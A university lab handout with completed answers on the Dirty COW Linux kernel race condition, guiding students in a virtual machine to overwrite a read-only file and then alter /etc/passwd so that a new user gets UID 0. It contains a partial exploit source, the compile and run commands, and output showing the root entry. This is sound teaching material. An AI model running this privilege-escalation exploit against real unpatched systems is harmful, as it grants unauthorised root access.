48730-32548, Cyber Security Lab 4 (Week-5)
Dirty COW Attack

Lab Overview

The Dirty COW vulnerability is an interesting case of the race condition vulnerability. It existed in the Linux kernel since September 2007 and was discovered and exploited in October 2016. The vulnerability affects all Linux-based operating systems, including Android, and its consequence is very severe: attackers can gain the root privilege by exploiting the vulnerability. The vulnerability resides in the code of copy-onwrite inside Linux kernel. By exploiting this vulnerability, attackers can modify any protected file, even though these files are only readable to them.

Lab Environment Setup

To conduct this lab, we are using the Server-VM virtual environment. We will be needing an additional file that can be obtained from UTS Online.

GNU Compiler Collection (GCC)

The GNU Compiler Collection (GCC) is a compiler system produced by the GNU Project supporting various programming languages. GCC is a key component of the GNU toolchain and the standard compiler for most Unix-like operating systems. The Free Software Foundation (FSF) distributes GCC under the GNU General Public License (GNU GPL). GCC has played an important role in the growth of free software, as both a tool and an example.

Lab Tasks

The objective of this lab is for students to gain the hands-on experience on the Dirty COW attack, understand the race condition vulnerability exploited by the attack, and gain a deeper understanding of the general race condition security problems. In this lab, students will exploit the Dirty COW race condition vulnerability to gain the root privilege.

Task 1: Modify a Dummy Read-Only File

We first need to select a target file. Although this file can be any read-only file in the system, we will use a dummy file in this task, so we do not corrupt an important system file in case we make a mistake. First, we will create a file called `xyz` in the root directory and change its permission to read-only for normal users and put some random content into the file using the following commands.

- `sudo gedit /xyz`

Enter the following text into the file and save it: `111122223333`

Use the following command to check the permissions of the file created is: **`-rw-r--r--`** (chmod 644)

- `ls -l /xyz`

Once the above steps have been completed, try editing the file without using the `sudo` privileges. As the file created is only editable by a root user, you should get an error while trying to save the file that looks something like this:

```
Error writing /xyz: Permission denied
```

Once our dummy file is ready, we will get the `cow_attack.c` file from UTS Online, compile and then run it using the following commands (ignore any warnings that may be displayed during compilation):

- `gcc -o cow_attack cow_attack.c -lpthread`
- `./cow_attack`

The C program we are running does not exit by itself, so we need to manually exit it after a couple of seconds using `Ctrl + C`

Upon exiting the program, open the `/xyz` file using any editor to check the contents, note down your observations.

Task 2: Modify the Password File to Gain the Root Privilege

Now, let's launch the attack on a real system file, so we can gain the root privilege. We choose the `/etc/passwd` file as our target file. This file is world-readable, but non-root users cannot modify it. The file contains the user account information, one record for each user. Our current user name is `cybersec-server`. The following lines show the records for `root` and `cybersec-server`:

```
root:x:0:0:root:/root:/bin/bash   cybersec-
server:x:1000:1000:CyberSec:/home/cybersec-server:/bin/bash
```

Each of the above record contains seven colon-separated fields. Our interest is on the third field, which specifies the user ID (UID) value assigned to a user. UID is the primary basis for access control in Linux, so this value is critical to security. The `root` user's UID field contains a special value 0; that is what makes it the superuser, not its name. Any user with UID 0 is treated by the system as root, regardless of what user name he or she has. The `cybersec-server` user's ID is only 1000, so it does not have the root privilege. However, if we can change the value to 0, we can turn it into root. We will exploit the Dirty COW vulnerability to achieve this goal.

48730-32548, Cyber Security Lab 4 (Week-5)
Dirty COW Attack

In our experiment, we will not use the `cybersec-server` account, because this account is used for other experiments as well which will be affected by the change. Instead, we will create a new account called `cybersec`, and we will turn this normal user into root using the Dirty COW attack. Adding a new account can be achieved using the `adduser` command.

After the account is created, a new record will be added to `/etc/passwd`. Use the following process to create the new user:

- `sudo adduser cybersec`

```
[sudo] password for cybersec-server: <root-password> Adding
user `cybersec' ...
Adding new group `cybersec' (1001) ...
Adding new user `cybersec' (1001) with group `cybersec' ...
Creating home directory `/home/cybersec' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: <user-password> Retype new
UNIX password: <user-password> passwd: password
updated successfully
Changing the user information for cybersec
Enter the new value, or press ENTER for the default
      Full Name  []: <press ENTER>
      Room Number[]: <press ENTER>
      Work Phone []: <press ENTER>
      Home Phone []: <press ENTER>
       Other   []: <press ENTER>
Is the information correct? [Y/n] Y
```

Once the new user is created, check the `/etc/passwd` file to confirm the details are the same as below:

```
cybersec:x:1001:1001:,,,:/home/cybersec:/bin/bash
```

Task: You need to modify the `cybersec`'s entry in `/etc/passwd`, so the third field is changed from `1001` to `0000`, essentially turning `cybersec` into a `root` account. The file is not writable to `cybersec`, but we can use the Dirty COW attack to write to this file.

You must modify the `cow_attack.c` program from Task 1 to achieve this goal. For this to be successful, you must make the following changes:

1. The target file must be changed from `/xyz` to `/etc/passwd`

2. The position in the target area must be changed from `2222` to `1001` 3. The overwrite string must be changed from `****` to `0000`

4. The program file must be recompiled and run.

If the attack goes as planned, you will be able to see the following changes in the `/etc/passwd` file.

```
cybersec:x:0000:1001:,,,:/home/cybersec:/bin/bash
```


Hint: To remove the cybersec account after the task, you can use the following command:

- `sudo userdel -r cybersec`


48730-32548, Cyber Security Lab 4 (Week-5)
Dirty COW Attack

ANSWERS


Task 1: Modify a Dummy Read-Only File



```
cybersec-server@ubuntu: ~
  GNU nano 2.2.6                File: /xyz                              Modified

111122223333
$

                    [ Error writing /xyz: Permission denied ]
^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```



```
ach function it appears in
cow_attack.c: In function ‘madviseThread’:
cow_attack.c:57:18: warning: cast from pointer to integer of different size [-Wp
ointer-to-int-cast]
  int file_size = (int) arg;
                  ^
cybersec-server@ubuntu:~/Desktop$ sudo gedit cow_attack.c
[sudo] password for cybersec-server:

(gedit:5042): IBUS-WARNING **: The owner of /home/cybersec-server/.config/ibus/b
us is not root!
cybersec-server@ubuntu:~/Desktop$ gcc -o cow_attack cow_attack.c -lpthread
cow_attack.c: In function ‘main’:
cow_attack.c:31:45: warning: cast to pointer from integer of different size [-Wi
nt-to-pointer-cast]
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
                                             ^
cow_attack.c: In function ‘madviseThread’:
cow_attack.c:57:18: warning: cast from pointer to integer of different size [-Wp
ointer-to-int-cast]
  int file_size = (int) arg;
                  ^
cybersec-server@ubuntu:~/Desktop$ ./cow_attack
```




```
xyz
1111****3333
```


```
cybersec-server@ubuntu: ~
cybersec-server@ubuntu:~$ gedit /xyz
cybersec-server@ubuntu:~$
```

48730-32548, Cyber Security Lab 4 (Week-5)
Dirty COW Attack


Task 2: Modify the Password File to Gain the Root Privilege




```
cybersec-server@ubuntu:~$ sudo adduser cybersec
[sudo] password for cybersec-server:
Adding user `cybersec' ...
Adding new group `cybersec' (1001) ...
Adding new user `cybersec' (1001) with group `cybersec' ...
Creating home directory `/home/cybersec' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for cybersec
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
cybersec-server@ubuntu:~$
```




```
ftp:x:118:127:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:128::/nonexistent:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
cybersec-server:x:1000:1000:CyberSec:/home/cybersec-server:/bin/bash
cybersec:x:1001:1001:,,,:/home/cybersec:/bin/bash
```



```
        // Open the target file in the read-only mode.
        int f = open("/etc/passwd", O_RDONLY);

        // Map the file to COW memory using MAP_PRIVATE.
        fstat(f, &st);
        file_size = st.st_size;
        map = mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

        // Find the position of the target area
        char *position = strstr(map, "1001");

        // We have to do the attack using two threads.
        pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
        pthread_create(&pth2, NULL, writeThread, position);

        // Wait for the threads to finish.
        pthread_join(pth1, NULL);
        pthread_join(pth2, NULL);
        return 0;
}

void *writeThread(void *arg)
{
        char *content = "0000";
        off_t offset = (off_t) arg;
```



```
cybersec-server@ubuntu: ~/Desktop
cybersec-server@ubuntu:~$ gcc -o cow_attack cow_attack.c -lpthread
gcc: error: cow_attack.c: No such file or directory
cybersec-server@ubuntu:~$ cd Desktop
cybersec-server@ubuntu:~/Desktop$ gcc -o cow_attack cow_attack.c -lpthread
cow_attack.c: In function ‘main’:
cow_attack.c:31:45: warning: cast to pointer from integer of different size [-Wi
nt-to-pointer-cast]
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
                                             ^

cow_attack.c: In function ‘madviseThread’:
cow_attack.c:57:18: warning: cast from pointer to integer of different size [-Wp
ointer-to-int-cast]
  int file_size = (int) arg;
                  ^
cybersec-server@ubuntu:~/Desktop$ ./cow_attack
^C
```



```
cybersec-server:x:1000:1000:CyberSec:/home/cybersec-server:/bin/bash
cybersec:x:0000:1001:,,,:/home/cybersec:/bin/bash
```